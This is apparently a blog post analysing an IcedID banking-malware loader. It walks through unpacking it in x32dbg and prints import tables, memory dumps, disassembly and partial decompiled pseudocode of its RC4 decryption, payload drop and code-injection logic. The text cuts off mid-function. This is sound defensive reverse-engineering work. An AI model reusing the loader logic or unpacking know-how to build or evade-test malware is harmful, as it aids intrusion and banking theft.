

IcedID – Technical Malware Analysis [Second Stage]

🔴 0x0d4y.blog/icedid-technical-analysis/

January 9, 2024

In this report I will technical analyze the new **IcedID** malware, go deep through reverse engineering, debugging and detection engineering.



Introduction

The **IcedID** is a banking malware design to steal financial information from your victims. The **IcedID** malware is also known by *MITRE ATT&CK* as **S0483**, and has been around since **2017**. The **IcedID** has been used by **GOLD CABIN** (also known as **TA551** by *MITRE ATT&CK*), in a lot of campaign since 2017, but recently in a *Covid-19* pandemic, they execute a campaign of *Phishing* emails with malicious attachments (*1st stage* that download the loader) to download and execute the **IcedID**.

Some *public threat reports* points to a modular capability of *IcedID* trojan, this makes this malware family a greater evolution compare to **Zeus** malware. This modular capability of *IcedID* is due to the fact that the malware downloads, through network communication with command and control servers, new modules if necessary during the campaign.

In 2017, when *IcedID* emerge in the cyber scenario, has been observed the *IcedID* malware was delivery through **Emotet** infections. *Emotet* has been a distribution of the elite malware baking trojans, like **Qbot** and **Dridex**, and since 2017 the *IcedID* was added in their list of malware distribution.

Capabilities

In the samples that I will use as an objects of research for this article, I identified the following *MITRE ATT&CK Tactics* and *Techniques*.

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Obfuscated Files or Information [T1027]
DEFENSE EVASION	Process Injection [T1055]
DEFENSE EVASION	Virtualization/Sandbox Evasion: System Checks [T1497.001]
DEFENSE EVASION	Virtualization/Sandbox Evasion: Time Based Evasion [T1497.003]
DISCOVERY	Account Discovery [T1087]
DISCOVERY	File and Directory Discovery [T1083]
DISCOVERY	System Owner/User Discovery [T1033]
COMMAND AND CONTROL	Application Layer Protocol: Web Protocols [T1071.001]

Furthermore, it was identified that this samples, and members of its family, contain the following capabilities according to [Malware Behavior Catalog](#).

ANTI-BEHAVIORAL ANALYSIS	Debugger Detection::Anti-debugging Instructions [B0001.034]
COMMUNICATION	HTTP Communication::Create Request [C0002.012] HTTP Communication::Get Response [C0002.017] HTTP Communication::Read Header [C0002.014] HTTP Communication::WinHTTP [C0002.008]
CRYPTOGRAPHY	Encrypt Data::RC4 [C0027.009] Encryption Key::RC4 KSA [C0028.002] Generate Pseudo-random Sequence::RC4 PRGA [C0021.004]
DATA	Encode Data::XOR [C0026.002]
DEFENSE EVASION	Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]
DISCOVERY	Analysis Tool Discovery::Process detection [B0013.001] File and Directory Discovery [E1083]
FILE SYSTEM	Create Directory [C0046] Read File [C0051] Writes File [C0052]

Purpose of this Technical Article

This is a technical article, which aims to analyze the IcedID second loader. This article will not focus on network traffic analysis, mainly due to the fact that there are already excellent articles written by [techevo](#). You can access these articles by clicking [here](#).

This analysis will be understood as the study of **WHAT** and **HOW** *IcedID* executes its *Tactics*, *Techniques* and *Procedures*. This type of analysis is performed through static analysis through Reverse Engineering, and through dynamic analysis performed through a *Debugger*.

After performing such an analysis, this report will focus on two topics:

- What are the similarities between samples from different years?
- Development of **Yara** detection rules, with the aim of detecting *IcedID* infections.

Technical Analysis

In this article I will focus the analysis on an *IcedID* sample that was seen in 2020. However, at the end of the technical analysis, we will analyze in more depth the similarities between two more samples, from different years. Below you can see the **SHA-256** hash from it, and the link for download the sample.

```
76cd290b236b11bd18d81e75e41682208e4c0a5701ce7834a9e289ea9e06eb7e new_iced.exe
```

Link to download this sample, [here](#).

This same sample has been executed into *AnyRun Sandbox*, but, the *AnyRun* don't identify this *IcedID* sample as a threat. The same sample has been executed into *Triage Sandbox*, and it's not identify as malicious too. This indicates the sample has a sandbox evasion technique, to not be detected by sandbox or other detection methods.

Static Analysis

Now let's start our analysis of this sample, and first, let's identify some screening information to understand the sample we have in hand.

Statically analyzing *DLL imports*, we can observe the import of two *DLLs*:

- **ole32.dll**
- **kernel32.dll**

What catches our eye is the amount of **kernel32.dll** imports, but **67 functions** is explicitly imported. This can confuse the analyst, when we are looking for a binary packed pattern. But, into the *67 imported functions*, we can identify the VirtualProtectEx import.

#	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk	Hash	Name
0	00018918	00000000	00000000	00018aba	00012000	b9532845	KERNEL32.dll
1	00018a2c	00000000	00000000	00018ae4	00012114	a32ce322	ole32.dll

#	Thunk	Ordinal	Hint	Name
0	00018a38		02ae	GetWindowsDirectoryA
1	00018a50		04b2	Sleep
2	00018a58		0400	RemoveDirectoryA
3	00018a6c		04f0	VirtualProtectEx
4	00018a80		0344	LocalAlloc
5	00018a8e		0284	GetTempPathA
6	00018a9e		0348	LocalFree
7	00018aaa		00b5	CreateThread
8	00018f30		0052	CloseHandle
9	00018f20		0524	WriteConsoleW
10	00018f0c		0467	SetFilePointerEx

The **VirtualProtectEx** API is often used by malware to modify memory protection in a process (often to allow write or execution).

With the standard output, Capa cannot identify that sample is packed.

researcher@malwarelab:~\$ capa new_iced.exe

md5	17091a1e444f306b928d69f2b905bc8b
sha1	1078744833050626e9681c7c233c3a0963a0b559
sha256	76cd290b236b11bd18d81e75e41682208e4c0a5701ce7834a9e289ea9e06eb7e
os	windows
format	pe
arch	i386
path	/home/researcher/malware/new_iced.exe

ATT&CK Tactic	ATT&CK Technique
DISCOVERY	File and Directory Discovery T1083
EXECUTION	Shared Modules T1129

MBC Objective	MBC Behavior
DISCOVERY	File and Directory Discovery [E1083]

	Capability	Namespace
executable/pe/pdb	contains PDB path	
interaction/file-system	get common file path	host-
interaction/log/debug/write-event	print debug messages	host-
interaction/process	get thread local storage value	host-
linking/runtime-linking	link many functions at runtime	

This is probably due to the low entropy of the sample (despite the `.text` section being tagged as packed, by *DiE*). *High entropy* is generally an easy indicator of using encryption in samples. In this case, as we can see in the image below, the entropy is below **7.0**.

The screenshot shows a tool interface with a 'Total' field containing the value 6.10311. Below it is a 'Status' bar with a progress indicator showing 'not packed (76%)'. A table below lists various regions with their offsets, sizes, entropies, and names.

Offset	Size	Entropy	Status	Name
00000000	00000400	2.59538	not packed	PE Header
00000400	00010800	6.74437	packed	Section(0)['.text']
00010c00	00007000	4.97474	not packed	Section(1)['.rdata']
00017c00	00002200	5.28751	not packed	Section(2)['.data']
00019e00	00008400	3.72828	not packed	Section(3)['.rsrc']
00022200	00001800	6.41353	not packed	Section(4)['.reloc']

From here, we need to make sure this is not a sample that is *not packed*. To do this, we will dynamically analyze the sample, with the aim of discovering the existence of its unpacking routine.

Unpacking with x32dbg – new_iced.exe

We saw in previous sections of this article, that any sandbox or tool, can be capable to identify that this sample is *packed*, or even malicious. But, in our static analysis, we find the **VirtualProtect** API call, and this API is widely used for unpacking process.


So, let's diving in, and figure out that this sample is really packed or not, with the **x32dbg**.

On the *x32dbg*, we need to set some breakpoints on APIs, that is commonly used to run the unpacking process. Are they:


A lot of others APIs can be used, but, this three is commonly used by packers.

As a precaution, we will set a breakpoint at **IsDebuggerPresent** in case the example implements some *Anti-Debugging* techniques.


Below, we can see the breakpoints setup.



The first breakpoint match in the **VirtualAlloc** API has been triggered, so we need to press execute till returns, and run again the sample, so we can observe memory allocation and filling. This allocation and completion will be stored in the **EAX register**.



We need to follow in dump on **EAX** memory space, to visualize the allocation and filling with data (possible *shellcode* on first round, and soon will be the unpack *IcedID*).



This process, need to be done three times in this sample (maybe is less or more in other samples), until we can get the unpacked *IcedID*. After repeat this process three times, we get our strange *MZ header*.

Address	Hex	ASCII
00C60000	4D 38 5A 90	M8Z 8.f...qy.,A.
00C60010	01 40 C2 15	.GA.GE....o. I
00C60020	21 B8 01 4C	!.LA.This .prog
00C60030	67 61 6D 87	gam.cgn.Otçbe Iu
00C60040	5F 98 69 06	.i.DO~S.mode..U
00C60050	0A 24 4C 44	..LD...o.Iu xx.A
00C60060	0A 98 B7 D6	..OA.Y i +wOC
00C60070	C8 3C B4 22	E<"I.Rich(!,PPE
00C60080	80 4C 01 A0	.L. Ast+.j..a...
00C60090	08 23 0E 0C	.#....v.R.3=...+
00C600A0	09 20 E6 A0	.æ.@..à.DA. e@
00C600B0	15 88 1F 40	...@.DS...Ù... .
00C600C0	21 49 78 2D	!Ix-è.x.+V..Z.
00C600D0	C1 2E 74 65	A.texI"2.'..N.BC
00C600E0	0C 60 2E 72	A.rdart.h.ue..
00C600F0	0E 2B A3 73	.fISK. @y.E.0Le.
00C60100	7C 28 C0 C1	(AA eloc/0@D8+
00C60110	18 28 E7 42	.(çB..xö.QSUVW3Ü
00C60120	8B 78 EA F2	.xëöjf..h'?..Q.óy
00C60130	15 2C 20 43	., C;Ao.çdu.3.Aè
00C60140	6C 53 57 26	!sw&B8.\\$....A>t
00C60150	51 0C 50 6A	Q.Pj.(.<.I.D4.°Ç
00C60160	31 39 6A 00	19j..L\$.Qy3Pg.
00C60170	07 F0 85 F6	.ð.öt.l*;<....}
00C60180	C4 F9 12 B8	Aü. -hP>ã\$F3ö_B0
00C60190	00 C6 5F 5E	.A^][YAyUQi...b
00C601A0	89 02 18 40	...@RQ. -S.7Eü.A
00C601B0	08 56 28 81	.V+. (o...Mü+0.=Ü
00C601C0	18 74 C8 14	+E.#&P.F.ã1A

The **M8Z header** is what we see on **EAX** register's memory space, after unpacking process is done. This header is a reference to **APIlib**, that is widely used to compress malware. Generally, when we find a *PE* artifact, with the *APIlib* magic number, we can be sure that the

binary is already unpacked in some memory space close to the artifact packed with *APIib*. So let's find the decompress *IcedID*.

Finding the Decompressed Unpacked IcedID

When the last **VirtualAlloc** breakpoint is reached, the next breakpoint is the **VirtualProtect** (is the API that set protections configuration on that memory region). We can press *execute till return*, to reached the end of the function, and then, exit the code related to the **VirtualProtect** API and return to the sample code.

After that, we will be redirected to the some instructions that manipulate some address to registers. To try to find the decompressed unpacked *IcedID*, we need to look the dump of each address of the next instructions on the **x32dbg**.

After some try and failure, we encounter the decompressed unpacked *IcedID*, on the follow instruction in **00C407F7** offset.

```
mov esi,dword ptr ds:[ebx+7014C2]
```

Below we can identify the truly unpacked *IcedID* on the **00C60CD3** address.


The screenshot shows the x32dbg interface. The assembly view displays the following instructions:

```
00C407AD 8BB3 B2147000 mov esi,dword ptr ds:[ebx+701482]
00C407B3 01FE          add esi,edi
00C407B5 8D83 D2147000 lea eax,dword ptr ds:[ebx+701402]
00C407B8 50           push eax
00C407BC 6A 04        push 4
00C407BE 68 00100000  push 1000
00C407C3 57           push edi
00C407C4 FF93 D6147000 test dword ptr ds:[ebx+701406]
00C407C6 8B17        mov eax,dword ptr ds:[ebx+701406]
00C407CC 75 02        jne C407D0
00C407CE CD 03        int 3
00C407D0 81C7 00100000 add edi,1000
00C407D6 39F7        cmp edi,esi
00C407D8 72 DB        jb C407E5
00C407DA 8B83 7B107000 mov eax,dword ptr ds:[ebx+70107B]
00C407E0 8B83 B8147000 mov dword ptr ds:[ebx+70148A],eax
00C407E6 8B8B B8147000 mov edi,dword ptr ds:[ebx+70148A]
00C407EC 8B8B B2147000 mov ecx,dword ptr ds:[ebx+701482]
00C407F2 30C0        xor al,al
00C407F4 FC          cld
00C407F5 F3AA        rep stosb
00C407F7 8B83 C2147000 mov esi,dword ptr ds:[ebx+7014C2]
```


The memory dump at the bottom shows the following data:

Address	Hex	ASCII
00C60CD3	5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	Mz.....yy..
00C60CE3	B8 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
00C60CF3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00C60D03	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00E.....
00C60D13	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	...*.I.IIITH
00C60D23	69 73 20 70 72 6F 67 72 61 60 20 63 61 6E 6E 6F	is program canno
00C60D33	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00C60D43	68 6F 65 68 68 68 68 68 68 68 68 68 68 68 68

To validate this information, we can go to the *Memory Map* tab on the **32xdbg**, and look at **00C60CD3** address protections. As we can see below, this region of memory has **Execute (E)**, **Read (R)** and **Write (W)** protections. This indicates that unmapped region, has the same rights of one executable.



Now that we found our unpacked IcedID, we need to save him into a file. To do this, we need to select all data on the dump tab that we identify the unpacked malware, and save to a file.



Now, we have our real IcedID, so let's reverse engineering it.

Reverse Engineering – unpacked_iced.exe

Before we diving in on reverse engineering, let's take a look at some triage information of the unpacked sample.











Below we can see the import of four DLLs (unlike the packed version). Being them:

- kernel32.dll

- **winhttp.dll**
- **user32.dll**
- **advapi32.dll**
- **shell32.dll**

However, we will only highlight the most important ones.

The first API that catches our eye, due to its capabilities, is **WINHTTP.dll**. This DLL gives the sample the capabilities of network connection. And, in the import functions, we can identify network connections related functions as we can see below.

 00402068	WinHttpCloseHandle	WINHTTP
 0040206C	WinHttpSetOption	WINHTTP
 00402070	WinHttpOpenRequest	WINHTTP
 00402074	WinHttpSendRequest	WINHTTP
 00402078	WinHttpQueryHeaders	WINHTTP
 0040207C	WinHttpOpen	WINHTTP
 00402080	WinHttpReceiveResponse	WINHTTP
 00402084	WinHttpQueryDataAvailable	WINHTTP
 00402088	WinHttpConnect	WINHTTP
 0040208C	WinHttpReadData	WINHTTP

The second DLL of note is **KERNEL32.dll**. As we can see in the image below, this DLL gives the sample the ability to perform file and directory manipulations, in addition to enabling memory space manipulation, allowing the execution of techniques such as code injection into memory.


00402008	lstrcpyA	KERNEL32
0040200C	ExitProcess	KERNEL32
00402010	CreateDirectoryA	KERNEL32
00402014	lstrcatA	KERNEL32
00402018	Sleep	KERNEL32
0040201C	lstrlenA	KERNEL32
00402020	ReadFile	KERNEL32
00402024	HeapFree	KERNEL32
00402028	WriteFile	KERNEL32
0040202C	CreateFileA	KERNEL32
00402030	CloseHandle	KERNEL32
00402034	HeapAlloc	KERNEL32
00402038	GetFileSize	KERNEL32
0040203C	GetProcessHeap	KERNEL32
00402040	GetModuleFileNameA	KERNEL32
00402044	VirtualProtect	KERNEL32
00402048	VirtualAlloc	KERNEL32
0040204C	HeapReAlloc	KERNEL32

This indicates, that the unpacked *IcedID* have the capability of do some, write file to execute the next stage, code injection to evade detection, and network communications to connect to the command and control server. As we can see on public threat intell, the *IcedID* is a modular banking trojan. Network-related API imports are a hint of these modular features of *IcedID*, as seen in the public threat reports described in the introduction sections.

Now, that we understand possible functionalities, let's dive in on reverse engineering.

NOTE: The name of internal functions, variables and data chunks are renamed by me, and it's not the default way that disassembler/decompiler produce.

The first function is start. This section contains only the *IcedID* main function, and then the call to the **ExitProcess** API.



```
; Attributes: noreturn
public start
start proc near
call    iced_2020_main
push    0 ; uExitCode
call    ds:ExitProcess
start endp
```

Now let's analyze the **iced_2020_main** function. Below, we can see the logical structure of the code.

- Execution of a decryption routine, using the **RC4** algorithm (function **rc4_routine**). It is interesting to note that the IDA Decompiler interpreted a series of setup instructions for calling the routine, as an array (**key_and_data_decryption_array**). And in this array, we are presented with information such as the size and position of the decryption key, the data to be decrypted and the address of all this data (in the **.data** section, as we can see the data reference below).

```

.rdata:00402467
.data:00403000 ; Section 3. (virtual address 00003000)
.data:00403000 ; Virtual size      : 00000250 ( 592.)
.data:00403000 ; Section size in file : 00000400 ( 1024.)
.data:00403000 ; Offset to raw data for section: 00001400
.data:00403000 ; Flags C0000040: Data Readable Writable
.data:00403000 ; Alignment      : default
.data:00403000 ; =====
.data:00403000 ; Segment type: Pure data
.data:00403000 ; Segment permissions: Read/Write
.data:00403000 _data      segment para public 'DATA' use32
.data:00403000     assume cs:_data
.data:00403000     ;org 403000h
.data:00403000     data_rc4key_plus_encdata db 0E3h      ; DATA XREF: iced_2020_main+86to
.data:00403001     db 0Dch
.data:00403002     db 67h ; g
.data:00403003     db 0A2h
.data:00403004     db 13h
.data:00403005     db 0F3h
.data:00403006     db 0F1h
.data:00403007     db 0C4h
.data:00403008     _data_encrypted_data dd 1D1105FAh ; DATA XREF: hardware_info_net_connection+25tr
.data:00403009     ; code_injection+5Etr...
.data:0040300C     dword_40300C dd 0EA98D62Ah ; DATA XREF: code_injection+79tr
.data:00403010     unk_403010 db 80h ; DATA XREF: code_injection+D0to
.data:00403011     db 8Bh
.data:00403012     db 7Eh ; ~
.data:00403013     db 0EDh
.data:00403014     db 0C2h
.data:00403015     db 6
.data:00403016     db 49h ; I
.data:00403017     db 0C4h
.data:00403018     db 6Fh ; o
.data:00403019     db 77h ; w
.data:0040301A     db 0F2h
.data:0040301B     db 0DEh
.data:0040301C     db 29h ; )
.data:0040301D     db 0E3h
.data:0040301E     db 0C7h
.data:0040301F     db 8Bh
.data:00403020     db 9Eh
.data:00403021     db 0B1h
.data:00403022     db 59h ; Y
.data:00403023     db 89h
.data:00403024     db 0CDh
.data:00403025     db 10h
.data:00403026     db 0BCh
.data:00403027     db 8Fh
.data:00403028     db 0F5h
.data:00403029     db 0F4h
.data:0040302A     db 63h ; g

```

- A series of conditionals to execute the creation of the photo (**file_creation_photo_png** function).png file, collection of hardware information and network communication with the c2 servers (**hardware_info_net_connection** function).
- And the last function to be executed is a function that carries out a series of instructions, which resemble the memory code injection technique (**code_injection** function), using the data encrypted in **.data**.

```

1 int iced_2020_main()
2 {
3     int directory_length; // eax
4     SIZE_T *base_address_allocated_region; // eax
5     char pszPath[260]; // [esp+8h] [ebp-128h] BYREF
6     int key_and_data_decryption_array[5]; // [esp+10Ch] [ebp-24h] BYREF
7     char v5[4]; // [esp+120h] [ebp-10h] BYREF
8     DWORD pcbBuffer; // [esp+124h] [ebp-Ch] BYREF
9     LPCVOID lpBuffer; // [esp+128h] [ebp-8h] BYREF
10    DWORD nNumberOfBytesToWrite; // [esp+12Ch] [ebp-4h] BYREF
11
12    pcbBuffer = 256;
13    if ( !SHGetFolderPathA(0, 28, 0, 0, pszPath) )
14        lstrcatA(pszPath, "c:\\Users\\Public\\");
15    else
16        lstrcatA(pszPath, "\\");
17    directory_length = lstrlenA(pszPath);
18    GetUserHomeA(&pszPath[directory_length], &pcbBuffer);
19    CreateDirectoryA(pszPath, 0);
20    lstrcatA(pszPath, "\\photo.png");
21    key_and_data_decryption_array[0] = (int)&data_rc4key_plus_encdata;
22    key_and_data_decryption_array[1] = 8; // RC4 Key Size and its placement in the .data section (8 bytes)
23    key_and_data_decryption_array[2] = (int)&data_encrypted_data;
24    key_and_data_decryption_array[3] = 0x248; // Size of Encrypted Data and its placement in the .data section (248 bytes)
25    key_and_data_decryption_array[4] = (int)&data_decrypted_data;
26    if ( !rc4_routine(key_and_data_decryption_array) )
27        return 0;
28    if ( !file_creation_photo_png(pszPath, (void **)&lpBuffer, &nNumberOfBytesToWrite) )
29        !heap_allocation((int)lpBuffer, nNumberOfBytesToWrite, &pcbBuffer, (unsigned int *)v5) )
30    {
31        if ( !hardware_info_net_connection((void **)&lpBuffer, &nNumberOfBytesToWrite) )
32            !heap_allocation((int)lpBuffer, nNumberOfBytesToWrite, &pcbBuffer, (unsigned int *)v5) )
33        {
34            return 0;
35        }
36        write_file_photo_png(pszPath, lpBuffer, nNumberOfBytesToWrite);
37    }
38    base_address_allocated_region = code_injection(pcbBuffer, pszPath);
39    if ( !base_address_allocated_region )
40        return 0;
41    return ((int (__stdcall *) (SIZE_T *)) ((char *)base_address_allocated_region + base_address_allocated_region[2]))(base_address_allocated_region);
42}

```

Routine to create the photo.png's directory on c:\\Users\\Public

RC4 routine setup and the RC4 function call. Here we can see the size of:

- RC4 key (8 first bytes);
- Encrypted Data (248 bytes after the key)

photo.png creation, collection of hardware information and HTTP connection with C2 servers

Possible code injection function

The first block of instructions in the sample, which involve the use of the **CreateDirectoryA** and **GetUserNameA** API, with the purpose of building the path to create a directory (if not existing), with the purpose of dropping the photo.png into it, is very straight to the point. Therefore, we will focus on the function that performs the data decryption process (**rc4_routine**), using the **RC4** algorithm.

Below, we can observe the *pseudo-code* of the **rc4_routine** function, which shows us the Heap allocation in memory with the data present in the **.data** section (apparently the key + data), the call of the **rc4_ksa_prga** function, which we will see the core of its operation below, and the execution of the **XOR stage** of the RC4 encryption algorithm. It is at this stage that the **248 bytes** after the key are decrypted.

```

1 int __thiscall rc4_routine(int *key_and_data_decryption_array)
2 {
3     int v2; // ebx
4     int data_encrypted; // eax
5     HANDLE ProcessHeap; // eax
6     LPVOID pointer_allocated_memory_block; // eax
7     int _248b_enc_data; // ebp
8     _BYTE *v7; // edi
9     char null_value; // al
10    int rc4_key_8b; // esi
11    char v10; // cl
12    SIZE_T v12; // [esp-4h] [ebp-110h]
13    char v13[256]; // [esp+Ch] [ebp-100h] BYREF
14
15    LOBYTE(v2) = 0;
16    if ( !*key_and_data_decryption_array )
17        return 0;
18    if ( !key_and_data_decryption_array[1] )
19        return 0;
20    if ( !key_and_data_decryption_array[2] )
21        return 0;
22    data_encrypted = key_and_data_decryption_array[3];
